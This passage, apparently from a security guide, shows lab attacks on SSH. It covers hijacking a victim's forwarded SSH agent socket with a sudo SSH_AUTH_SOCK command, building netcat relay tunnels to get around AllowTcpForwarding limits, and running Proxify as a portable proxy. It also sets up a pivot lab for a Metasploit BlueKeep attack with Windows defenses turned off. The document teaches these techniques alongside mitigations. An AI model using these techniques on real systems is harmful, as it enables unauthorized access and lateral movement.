

Fig 79. SSH Hijacking Attack Scheme. Own source.

Let's examine the steps of the attack:

1. The victim client initializes the agent, adds the SSH keys to the authentication agent, and opens a connection with server B, also called jump host.



Fig 80. Connection of the victim to the jump host (Server B). Own source.

2. The victim initiates a connection to host C from server B (jump host).

Connected to the jump host, the victim user can see the *SSH_AUTH_HOST* environment variable that is used in public key authentication.

Fig 81. SSH AUTH HOST environment variable from the victim's session. Own source.

After this, the victim can make a connection to the Server C machine without needing to enter credentials.



Fig 82. Connection to Server C without the need to enter a password by the victim. Own source.

3. The malicious attacker has an account on the jump host (Server B), the account is in the *sudoers* group, and performs the following actions:
   a. The malicious user first examines processes related to the sshd server using the command *pstree -up |grep sshd*. This step helps them identify the *SSH_AUTH_SOCK* environment variable.
   b. Next, they list related directories in */tmp* and leverage the environment variable storing the location of the victim's SSH agent socket to gain access to server C without needing credentials.
   c. He gains access using the command:

```
$ sudo SSH_AUTH_SOCK=/tmp/ssh-XXXXodcMGr/agent.10903 ssh 192.168.1.217
```

Below is an image showing the complete process from the attacker's perspective.

Fig 83. Process of an SSH Hijacking Attack. Own source.

To mitigate this vulnerability, it is recommended to review the previous section *3.2.1 SSH Agent Forwarding*.

4.1.6 Creation of SSH Tunnels under Restrictions

Sometimes a malicious user can try to bypass the restrictions configured on the SSH server using (for instance with the *AllowTcpForwarding* option disabled). In this section, we will see methods and tools used to bypass this.

4.1.6.1 Building Tunnels with Netcat

Next, we are going to create a tunnel to server 192.168.1.217 (Server C) that listens on local port 8080 and create a tunnel to server 192.168.1.216 (Server B) that has an Apache server listening on port 80. As far as the web client is concerned, the *curl* tool will be used from 192.168.1.215 (Server A) in the example, but any web browser can be used, and it can be done from any host that has access to Server C. It is important to note that the tunnel created with Netcat is not encrypted, leaving the communication unprotected.



Fig 84. Tunnel connection scheme with Netcat. Own source.

Once we have seen this, we are going to look at the necessary commands to do it:

1. On 192.168.1.217 (Server B), we will create a special file using the *mkfifo* command that will allow us to establish both forward and return communication.

```
$ mkfifo myfifo
```

2. The following command is executed:

```
$ nc 192.168.1.216 80 < myfifo | nc -l 8080 > myfifo
```

Explanation:

- `nc 192.168.1.216 80 < fifo`: In 192.168.1.217 (Server B), a connection is created to 192.168.1.216:80, and any data received from the machine will be redirected to the *myfifo* file.
- `nc -l 8080 > myfifo`: Port 8080 is opened locally, and any request sent through this port will be redirected to the *myfifo* file.

As can be observed, the *myfifo* file acts as an intermediary in the communication. Any data received by one end of the tunnel is written to

myfifo and read from *myfifo* at the other end of the tunnel. Keep in mind that this connection is not encrypted.



Fig 85. Creating a tunnel with netcat on 192.168.1.127 (Server C). Own source.

The following connections will be observed on 192.168.1.217 (Server C):



Fig 86. Connections observed with netstat on Server C. Own source.

3. Afterwards, the connection to the web server is made through the tunnel from 192.168.1.215 (Server A) using the *curl* command.

```
$ curl http://192.168.1.217:8080
```

The complete process is shown below in an image, detecting the tunneled connection in the access log of Server B.



Fig 87. Complete tunneling process using netcat. Own source.

There are several ways to prevent a user from running netcat on a machine. On the one hand, you can apply a policy to restrict the use or installation of software, and on the other, a perimeter restriction on the network or via firewall.



Fig 88. Basic method to stop an Nmap tunnel using iptables firewall rules in Ubuntu Linux. Own source.

4.1.6.2 Applications to Create Portable Proxies

To create proxies without the need for OpenSSH, there are various applications. Some require installation, but others such as Proxify [25] are portable and can allow an attacker to have a proxy without having to install it.

Proxify is a tool developed mostly in Golang and is designed to capture, manipulate and relay HTTP/HTTPS traffic. It can be used for debugging purposes, but in the wrong hands, it could also be used for malicious purposes. Below, we will show how to create a proxy server for all interfaces, listening on the port 8080.

```
$ mkdir proxify
$ sudo apt-get install unzip
$ wget
https://github.com/projectdiscovery/proxify/releases/download/v0.0.15/proxif
y_0.0.15_linux_amd64.zip
$ unzip proxify_0.0.15_linux_amd64.zip
$ ./proxify -ha 0.0.0.0:8080
```

Then in our web browser:



Fig 89. Proxy configuration for Proxify in Firefox browser. Own source.

Also, we can use the very verbose *-vv* configuration to see the requests made in more detail:



Fig 90. Proxify running in very verbose mode. Own source.

There is also the option to create a proxy using Python directly, as shown by Justin Seitz and Tim Arnold in their book Black Hat Python 2nd Edition [26].

4.1.7 Malware Propagation and System Exploitation via Dynamic SSH Tunnel

An attacker can take advantage of the creation of a SOCKS proxy server, using a dynamic SSH tunnel and ProxyChains to be able to run any utility behind a proxy server. This allows them to deploy malicious tools that have the potential to compromise not just a single machine, but an entire network, especially if a machine within that network becomes infected with any type of malware. Let's see a diagram of the attack:



Fig 91. Attack and Network Infrastructure Diagram. Own source.

As you can see in the diagram, there are two networks separated by a Linux Ubuntu system acting as a router. On one side, we have a Kali Linux system on the attacking network. On the victim network, there is a Linux Ubuntu system that, through a dynamic SSH tunnel and the ProxyChains software, will act as a proxy. This setup masks an attack on a Windows 7 system that does not have direct access to the attacking machine.

For the attack, we will use the Metasploit software. It will load the BlueKeep exploit on the RDP service. Subsequently, a harmless program will be uploaded and executed remotely on Windows 7 using the Meterpreter payload.

Therefore, the possibility of executing remote malware using a dynamic tunnel becomes evident. This setup allows for a jump to an isolated network, leaving it totally compromised.

4.1.7.1 Configuration of Windows 7 (Final Victim)

Regarding the network, we will configure the device with the IP 10.116.2.3/24 without assigning a gateway or DNS server. Then to prepare the laboratory on the victim Windows 7 machine, we activate the Remote Desktop service and then deactivate the firewall and Windows Defender on the computer.



Fig 92. Disabling windows firewall. Own source.

As the previous image shows, the firewall is deactivated for the domain, private and public profiles. Then we press accept.

After that, to disable Windows Defender, you only need to enter the *Administrator* option and uncheck *Use this program*:



Fig 93. Disabling windows defender. Own source.

Finally, we enable remote desktop in Windows 7 as shown in the following image:



Fig 94. Enabling remote desktop in Windows 7. Own source.

4.1.7.2 Configuring Ubuntu Linux (Victim Pivoting Machine)

We will configure this server with the IP 10.0.2.2/24 using the gateway 10.0.2.1 to access the 10.0.1.0/24 network.



Fig 95. Network configuration with Netplan on the OpenSSH server machine. Own source.

Note: Additionally, it is essential to conduct connection tests to ensure that the configuration has been correctly applied and to prevent connectivity issues.

Then we must have the */etc/ssh/sshd_config* file configured with the *AllowTcpForwarding* option enabled, which we have previously addressed in section *3.2.2 SSH Tunnels*.

4.1.7.3 Preparing Ubuntu Linux (Router Machine)

The router machine must have the IPs 10.0.1.1/24 and 10.0.2.1/24 assigned and the routing as shown in the following image.



Fig 96. Network configuration with Netplan on the OpenSSH server machine. Own source.

Later we edit the file */etc/sysctl.conf* and configure the option *net.ipv4.ip_forward=1*:

